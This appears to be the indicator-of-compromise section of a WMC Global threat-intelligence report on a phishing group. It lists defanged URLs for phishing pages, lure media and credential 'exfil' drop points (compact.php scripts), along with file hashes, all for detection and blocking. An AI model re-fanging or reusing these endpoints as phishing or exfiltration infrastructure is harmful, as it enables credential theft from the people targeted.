


Figure 14: Ionon Lure

Figure 15: Rackspace Lure

These discoveries help the team understand the motives behind the threat actor group. They have been in the cybercrime space for some time and are re-using effective TTPs, having gone undetected and under-investigated previously.

Indicators of Compromise– IoCs

All links are defanged for safety.

Media Locations:
hxxps://filehost[.]press/app/owausenam/media/
hxxps://filehost[.]press/app/owa1/media/
hxxps://applink[.]host/media/mediarounds/
hxxps://applink[.]host/media/media/
hxxps://filehost[.]press/app/ionos/media/
hxxps://filehost[.]press/app/excell/mediaLinked Campaign:
hxxps://bit.ly/3iTdwUn
hxxps://33ef7503.sharepoint.financialtimes.nomiform.11i71d.corvus[.]tech/media-v/path/mail/search/login/common/oauth/authorize/2uxn433e-938-e89803-293dh489i/
hxxps://93ef7503.sharepoint.financialtimes.form.25i71d.bentlylp[.]com/media-v/path/mail/search/login/common/oauth/authorize/2uxn433e-938-e89803-293dh489i
hxxps://93ef7503.sharepoint.financialtimes.form.25i71d.bentlylp[.]com/microsoft/compact.phpHashes:
b752fba2f7fdfc662297036eec0d84f4 media-v.zip
1f34d121fe4ad774f790e1b737cbbbcf58dbb04d53c0c127706886fba818d81d media-v.zip
62923967fdc7e4d9f6de78673b1ea678 compact.php
9ee63fe2390a9f2fc4d3bbe9d28703e626adef0ebe53317ad578de82169b9872 compact.php
c6ebca8faad201ffdc63df9eaf4e4b20 compact.php
fec2625ca4a3f4d01960dd8a74fae7403dbcccc5bb556a8e4ec9af5f706bd205 compact.phpPhishing sites:
hxxps://<randomData>-dot-a5a612b702d-off1.nn.r.appspot[.]com
hxxps://<randomData>-dot-auth-support-email-server.ue.r.appspot[.]com
hxxps://<randomData>-dot-bew-fgh-rks.appspot[.]com
hxxps://<randomData>-dot-cedar-code-289917.nn.r.appspot[.]com
hxxps://<randomData>-dot-devsite-v2-prod.appspot[.]com
hxxps://<randomData>-dot-expanded-dryad-303507.appspot[.]com/pya
hxxps://<randomData>-dot-forward-rain-274918.uk.r.appspot[.]com
hxxps://<randomData>-dot-gl2021off.uk.r.appspot[.]com
hxxps://<randomData>-dot-gl494903049.wl.r.appspot[.]com
hxxps://<randomData>-dot-gl9393jan.uk.r.appspot[.]com
hxxps://<randomData>-dot-glegen303939423233.ue.r.appspot[.]com
hxxps://<randomData>-dot-gleow2021ja.ue.r.appspot[.]com
hxxps://<randomData>-dot-gleowayel400503.uc.r.appspot[.]com
hxxps://<randomData>-dot-glexcel9494434.uk.r.appspot[.]com
hxxps://<randomData>-dot-glowablu03049033.du.r.appspot[.]com
hxxps://<randomData>-dot-handy-bonbon-297115.uk.r.appspot[.]com
hxxps://<randomData>-dot-hellisnotreal.oa.r.appspot[.]com
hxxps://<randomData>-dot-j3k8j7g5.appspot[.]com

hxxps://<randomData>-dot-jangl93003232.fra1.cdn.digitaloceanspaces[.]com/index.html
hxxps://<randomData>-dot-jangl93003232.uc.r.appspot[.]com
hxxps://<randomData>-dot-nintemate.ue.r.appspot[.]com
hxxps://<randomData>-dot-optimum-rock-297709.ue.r.appspot[.]com
hxxps://<randomData>-dot-owaonk399399393.uk.r.appspot[.]com
hxxps://<randomData>-dot-polished-shore-301017.uk.r.appspot[.]com
hxxps://<randomData>-dot-project2-201922.fra1.digitaloceanspaces[.]com/index.html
hxxps://<randomData>-dot-project2-297402.rj.r.appspot[.]com
hxxps://<randomData>-dot-r4y-07i-rfg.appspot[.]com
hxxps://<randomData>-dot-randeros-21011014.ams3.digitaloceanspaces[.]com/index.html
hxxps://<randomData>-dot-randoms-206852.ams3.digitaloceanspaces[.]com/index.html
hxxps://<randomData>-dot-randomss-298812.uk.r.appspot[.]com
hxxps://<randomData>-dot-spatial-framing-294320.uk.r.appspot[.]com
hxxps://<randomData>-dot-sxmline-kxhiuom.nw.r.appspot[.]com
hxxps://<randomData>-dot-taffwest-ionosix.ue.r.appspot[.]com
hxxps://<randomData>-dot-valid-chess-298920.oa.r.appspot[.]com
hxxps://<randomData>-dot-vimknote-ampasalt.ue.r.appspot[.]com
hxxps://<randomData>-dot-warm-icannent-support.ue.r.appspot[.]com
hxxps://<randomData>-dot-web-mai-l.appspot[.]com
hxxps://<randomData>-dot-woven-perigee-290416.uk.r.appspot[.]com
hxxps://<randomData>-dot-xxxx-301xx4.df.r.appspot[.]com
hxxps://<randomData>-dot-yamm-track.appspot[.]com
hxxps://a-com-<randomData>-dot-owaonk399399393.uk.r.appspot[.]com
hxxps://authentication-ff63e.web[.]app
hxxps://bony-cheddar-apatosaurus.glitch.me
hxxps://busy-miniature-agustinia.glitch.me
hxxps://cafcass-com-<randomData>-dot-owylew.ey.r.appspot[.]com
hxxps://classy-field.aerobaticapp[.]com
hxxps://connecting-password.web[.]app
hxxps://cpanel-575c9.web[.]app
hxxps://crystalline-shy-handbell.glitch.me
hxxps://ddomainunique.firebaseapp[.]com
hxxps://ddomainunique.firebaseapp[.]com/favicon.ico
hxxps://ddomainunique.web[.]app
hxxps://deserted-aluminum-prepared.glitch.me
hxxps://diagnosticteam.herokuapp[.]com
hxxps://douyxdkcvnbanvfexwhqgmyqnr-dot-jangl93003232.fra1.cdn.digitaloceanspaces[.]com
hxxps://efleetisfiler.herokuapp[.]com
hxxps://event-<randomData>-dot-videoads.appspot[.]com
hxxps://example-com-<randomData>-dot-owylew.ey.r.appspot[.]com
hxxps://f-oy-2605a.web[.]app
hxxps://fake-com-<randomData>-dot-directed-potion-301810.uk.r.appspot[.]com
hxxps://firebasestorage.googleapis[.]com/v0/b/offse34.appspot[.]com
hxxps://firebasestorage.googleapis[.]com/v0/b/owablu39290203949e9.appspot[.]com
hxxps://firebasestorage.googleapis[.]com/v0/b/owablue-1f3b4.appspot[.]com

hxxps://firebasestorage.googleapis[.]com/v0/b/owayellow-1cdd4.appspot[.]com
hxxps://firebasestorage.googleapis[.]com/v0/b/rack0987654345678.appspot[.]com
hxxps://firebasestorage.googleapis[.]com/v0/b/zcos-intrigrated.appspot[.]com
hxxps://fticonsulting-com-<randomData>-dot-owaonk399399393.uk.r.appspot[.]com
hxxps://globalbusinessevents-<randomData>-dot-yamm-track.appspot[.]com
hxxps://ikenna-67f59.web[.]app
hxxps://impossible-sudsy-frill.glitch[.]me
hxxps://jpxigbowbvnwtpzijjvlkdmo.blob.core.windows[.]net/owa/index.html
hxxps://messsageswinp.web[.]app
hxxps://nino-9c68f.web[.]app
hxxps://oeuyzrjhglnaejrjmrjjqoxwhp.gl9393jan.uk.r.appspot[.]com
hxxps://of-c-3.glitch[.]me
hxxps://office-365secure.glitch[.]me
hxxps://offspecial30434.web[.]app
hxxps://ofx3-e02a3.web[.]app
hxxps://ow-blu.web[.]app
hxxps://owaa-messaging.firebaseapp[.]com
hxxps://owaa-messaging.web[.]app
hxxps://owamm-38608.web[.]app
hxxps://owaofficeoffline-<randomData>-dot-380-238022238022.fra1.digitaloceanspaces[.]com/owa/index.html
hxxps://owaofficeofflines-<randomData>-dot-380-238063978022.fra1.digitaloceanspaces[.]com/owa/index.html
hxxps://owas-99873.web[.]app
hxxps://owasecurityfail.web[.]app
hxxps://owasecurityfailure.web[.]app
hxxps://owaso-138ec.web[.]app
hxxps://owawebapp-authenticate.firebaseapp[.]com
hxxps://owblu39349343.web[.]app
hxxps://payp499404.web[.]app
hxxps://protomail-sever.web[.]app
hxxps://r818-<randomData>-dot-lead-pages.appspot[.]com
hxxps://rapid-ionized-sesame.glitch[.]me
hxxps://rcb1l.csb[.]app
hxxps://rule34-com-<randomData>-dot-owylew.ey.r.appspot[.]com
hxxps://sakii-f6cb3.web[.]app
hxxps://shard-nine-toque.glitch.me
hxxps://silk-amazing-octagon.glitch.me
hxxps://sleet-far.glitch.me
hxxps://voice-messaging-d5294.web[.]app
hxxps://windata-17954.web[.]app
hxxps://wmorhtodoxsubscr.web[.]appExfil Locations:
hxxp://app78[.]host/ans/mo/compact.php
hxxp://appserver[.]host//app2021/glenoff/glenoff1/compact.php
hxxp://appserver[.]host/app2021/glenoff/glenoff2/compact.php

hxxp://apxdas[.]com/compact.php
hxxp://tidemy[.]com/appspy/off/off1//compact.php
hxxp://tidemy[.]com/appspy/off/off2/compact.php
hxxps://app213[.]host/1and1/compact.php
hxxps://app442[.]host/glen/365/off365/compact.php
hxxps://applink[.]host//2021/glenapps/glowablu/compact.php
hxxps://applink[.]host//app/glenapps/gleowablu2/compact.php
hxxps://applink[.]host//app/glenapps/specialxcel2/compact.php
hxxps://applink[.]host//app/glenoff/compact.php
hxxps://applink[.]host//app/glenoff2/compact.php
hxxps://applink[.]host//app/glexcel/compact.php
hxxps://applink[.]host//app/spyapp/oblu/compact.php
hxxps://applink[.]host/2021/spyapps/owblu/compact.php
hxxps://applink[.]host/app/appspy/xcelspecialau/compact.php
hxxps://applink[.]host/app/glenapps/excelsglen/1/compact.php
hxxps://applink[.]host/app/glenapps/excelsglen/2/compact.php
hxxps://applink[.]host/app/glenapps/excelsglen/3/compact.php
hxxps://applink[.]host/app/glenapps/excelsglen/5/compact.php
hxxps://applink[.]host/app/glenapps/excelsglen/6/compact.php
hxxps://applink[.]host/app/glenapps/gleowablu/compact.php
hxxps://applink[.]host/app/glenapps/gleowablu2/compact.php
hxxps://applink[.]host/app/glenapps/gleowyel/compact.php
hxxps://applink[.]host/app/glenapps/glepdf/compact.php
hxxps://applink[.]host/app/glenapps/glepdfspecial/compact.php
hxxps://applink[.]host/app/glenapps/glexcel/compact.php
hxxps://applink[.]host/app/glenapps/glexcelspecial/compact.php
hxxps://applink[.]host/app/glenapps/specialxcel2/compact.php
hxxps://applink[.]host/app/glenoff/compact.php
hxxps://applink[.]host/app/glenoff2/compact.php
hxxps://applink[.]host/app/spyapp/oblu/compact.php
hxxps://appserver[.]host//app2021/spyoff/off1/compact.php
hxxps://apxdas[.]com/compact.php
hxxps://ch87[.]host/app/owab/compact.php
hxxps://chief-finance[.]com/finance/compact.php
hxxps://chief-finance[.]com/finance/cpanel/compact.php
hxxps://chief-finance[.]com/finance/owayellow/compact.php
hxxps://chief-finance[.]com/ikenna/compact.php
hxxps://chief-finance[.]com/Woodscude/compact.php
hxxps://degndev[.]com/compact.php
hxxps://emailauthentication-success[.]host/done.php
hxxps://emailauthentication-success[.]host/owa/index.php
hxxps://emailauthentication-success[.]host/rack/index.php
hxxps://entrerisos.ong.br/appspy/app/365spy/compact.php
hxxps://entrerisos.ong.br/appspy/app/compact.php
hxxps://furugi-volunteer-donations[.]com/owser/compact.php

hxxps://i-cubic[.]net//compact.php
hxxps://kedai27[.]com//appspy/gle21/off2/compact.php
hxxps://kedai27[.]com/appspy/gle21/off1/compact.php
hxxps://kedai27[.]com/appspy/gle21/off2/compact.php
hxxps://kedai27[.]com/appspy/gle21/off3/compact.php
hxxps://kedai27[.]com/appspy/gle21/off3redone2021vibes/compact.php
hxxps://kedai27[.]com/appspy/gle21/off4/compact.php
hxxps://kedai27[.]com/appspy/spyapp/off1/compact.php
hxxps://mik86[.]host/ha/telecom/compact.php
hxxps://mik86[.]host/owaverify/compact.php
hxxps://mor87[.]host/dev/ionos/compact.php
hxxps://mor87[.]host/mony/compact.php
hxxps://mor87[.]host/owabu/compact.php
hxxps://neuralocean[.]com/wp-content/compact.php
hxxps://nos86[.]host/owablue/compact.php
hxxps://nos86[.]host/owayellow/compact.php
hxxps://oetn[.]ca/wp-admin/includes/compact.php
hxxps://oetn[.]ca/wp-content/uploads/2015/compact.php
hxxps://oetn[.]ca/wp-content/uploads/2020/07/compact.php
hxxps://oetn[.]ca/wp-includes/images/wpicons/compact.php
hxxps://orenari[.]com/wp-content/languages/themes/se/compact.php
hxxps://pre86[.]host/iono/compact.php
hxxps://sho87[.]host/nos/compact.php
hxxps://smartpuntodeventa[.]com//spyapps/gloff/compact.php
hxxps://smartpuntodeventa[.]com/gleapps/off/off1/compact.php
hxxps://smartpuntodeventa[.]com/gleapps/off/off2/compact.php
hxxps://smartpuntodeventa[.]com/gleapps/off/off3/compact.php
hxxps://spotapp[.]host/app/1and1/compact.php
hxxps://spotapp[.]host/app/glenoff/compact.php
hxxps://spotapp[.]host/app/glenoff2/compact.php
hxxps://spotapp[.]host/app/off365/compact.php
hxxps://tsukinorun[.]com/wp-includes/images/wlw/compact.php
hxxps://tsukinorun[.]com/wp-includes/images/wlw/compact.php
hxxps://tv.accracatholic.org/compact.php
hxxps://wisataperbatasan[.]com//appsecured/gleapps/gloff2/compact.php
hxxps://wisataperbatasan[.]com/appsecured/gleapps/gloff1/compact.php
hxxps://wisataperbatasan[.]com/appsecured/gleapps/gloff2/compact.php
hxxps://wisataperbatasan[.]com/appsecured/glenoff/compact.php

- Tweet
-

Written by WMC Global Threat Intelligence Team